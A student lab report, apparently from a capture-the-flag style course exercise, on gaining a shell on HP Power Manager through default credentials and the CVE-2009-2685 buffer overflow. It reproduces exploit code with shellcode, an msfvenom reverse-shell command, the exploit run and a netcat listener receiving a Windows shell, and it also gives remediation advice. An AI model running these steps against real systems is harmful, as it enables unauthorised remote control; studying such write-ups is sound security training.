CSOC 1020: Lab Assignment #2

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Malicious Code Injection leads to System Compromise

Description

Web application contains HP Power Manager login page which are not set properly. Attacker can login using default credentials and see that there is a Remote Code Execution available. This vulnerability gets exploit when user passed data contains script to get remote code shell, which allows attacker to control whole system remotely.

Impact


Firstly, default credentials can cause huge issue as attacker can get admin access and can take advantage of this in malicious way. In addition, attack can perform remote code execution and get access to system. This will badly affect of Confidentiality (admin privilege misuse), Integrity (system data will not be safe and limited to authorized users) and Availability (attacker can close or delete resources) of system.

Recommendations


- Setting up strong username and password to avoid unauthorized access of users on web application.
- Adding Multi factor authentication to avoid unauthorized access.
- Upgrading the version of HP Power Manager or changing portal to different Power Manager providers.
- Encrypting data when sending request to server in backend.


Steps to Reproduce

1. Checking website on hosted IP address which displays HP Power Manager.




2. Checking for default credentials for HP Power Manager. We tried using that admin password to log in.





3. There is Remote Desktop shown so we can check open ports to inject malicious code which will help getting Reverse Shell.



4. Now we will use searchsploit to find vulnerability for HP Power Manager website. As it shows there is Remote Code Execution exists, we can use that further for exploitation.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit HP Power Manager
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Flying Dog Software Powerslave 4.3 Portalm | php/webapps/23163.txt
Hewlett-Packard (HP) Power Manager Adminis | windows/remote/10099.py
Hewlett-Packard (HP) Power Manager Adminis | windows/remote/16785.rb
HP Power Manager - 'formExportDataLogs' Re | cgi/remote/18015.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

5. We downloaded 10099.py python file which contains code to exploit vulnerability and getting reverse shell using badchar variable value shown below.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit -m windows/remote/10099.py
  Exploit: Hewlett-Packard (HP) Power Manager Administration Power Manager Ad
ministration - Universal Buffer Overflow
      URL: https://www.exploit-db.com/exploits/10099
     Path: /usr/share/exploitdb/exploits/windows/remote/10099.py
    Codes: CVE-2009-2685
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/10099.py
```

```
root@kali: /home/kali
File  Actions  Edit  View  Help
  GNU nano 7.2                    10099.py
print "HP Power Manager Administration Universal Buffer Overflow Exploit"
print "ryujin __A-T__ offensive-security.com"

try:
   HOST  = sys.argv[1]
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

PORT  = 80
RET   = "\xCF\xBC\x08\x76" # 7608BCCF JMP ESP MSVCP60.dll

# [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
# badchar = "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2
SHELL = (
"n00bn00b"
"\x89\xe6\xd9\xc0\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51"
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32"
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41"
"\x42\x75\x4a\x49\x59\x6c\x4d\x38\x6e\x62\x37\x70\x73\x30"
"\x43\x30\x53\x50\x4d\x59\x48\x65\x34\x71\x4f\x30\x50\x64"
"\x4c\x4b\x32\x70\x76\x50\x4e\x6b\x66\x32\x64\x4c\x4c\x4b"
```

6. Now we will use tool named msfvenom in which we insert payload and get backend reverse shell in result.

msfvenom -p windows/shell_reverse_tcp -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" LHOST=192.168.49.100 LPORT=80 -e x86/alpha_mixed -f c

Here,

-b shows payload to insert, which we used from 10099.py file

LHOST shows target IP address

LPORT shows port in which we can listen response of sent request

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/shell_reverse_tcp -b "\x00\x3a\x26\x3f\x25\x23\x20\x0
a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" LHOST=192.168.49.56 LP
ORT=80 -e x86/alpha_mixed -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 710 (iteration=0)
x86/alpha_mixed chosen with final size 710
Payload size: 710 bytes
Final size of c file: 3017 bytes
unsigned char buf[] =
"\x89\xe6\xd9\xc0\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51"
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32"
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41"
"\x42\x75\x4a\x49\x59\x6c\x4d\x38\x6e\x62\x37\x70\x73\x30"
"\x43\x30\x53\x50\x4d\x59\x48\x65\x34\x71\x4f\x30\x50\x64"
"\x4c\x4b\x32\x70\x76\x50\x4e\x6b\x66\x32\x64\x4c\x4c\x4b"
"\x53\x62\x66\x74\x6c\x4b\x70\x72\x55\x78\x44\x4f\x38\x37"
"\x62\x6a\x76\x46\x45\x61\x69\x6f\x4c\x6c\x67\x4c\x63\x51"
"\x53\x4c\x76\x62\x76\x4c\x31\x30\x59\x51\x38\x4f\x64\x4d"
```

7. Now we will replace unsigned char buff[] to our payload file. And will go for last step of exploitation. We will execute file on host IP address and capture request on port 80.

```
┌──(root㉿kali)-[/home/kali]
└─# python2.7 10099.py 192.168.56.45
HP Power Manager Administration Universal Buffer Overflow Exploit
ryujin __A-T__ offensive-security.com
[+] Sending evil buffer...
HTTP/1.0 200 OK

[+] Done!
[*] Check your shell at 192.168.56.45:4444 , can take up to 1 min to spawn yo
ur shell
```

```
root@kali: /home/kali
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.49.56] from (UNKNOWN) [192.168.56.45] 49168
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

8. Now we got shell access of windows system on port 80. Now we must find flag to complete this lab. So, we will direct to Desktop to find flag text file named proof.txt

```
root@kali: /home/kali
File  Actions  Edit  View  Help
operable program or batch file.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A451-A4B1

 Directory of C:\Users\Administrator\Desktop

07/09/2020  07:24 PM    <DIR>          .
07/09/2020  07:24 PM    <DIR>          ..
07/31/2023  04:14 PM                34 proof.txt
               1 File(s)             34 bytes
               2 Dir(s)   1,782,116,352 bytes free

C:\Users\Administrator\Desktop>type prrof.txt
type prrof.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
97a1bbad92bfde2295dff807687841bb

C:\Users\Administrator\Desktop>
```

Flag: 97a1bbad92bfde2295dff807687841bb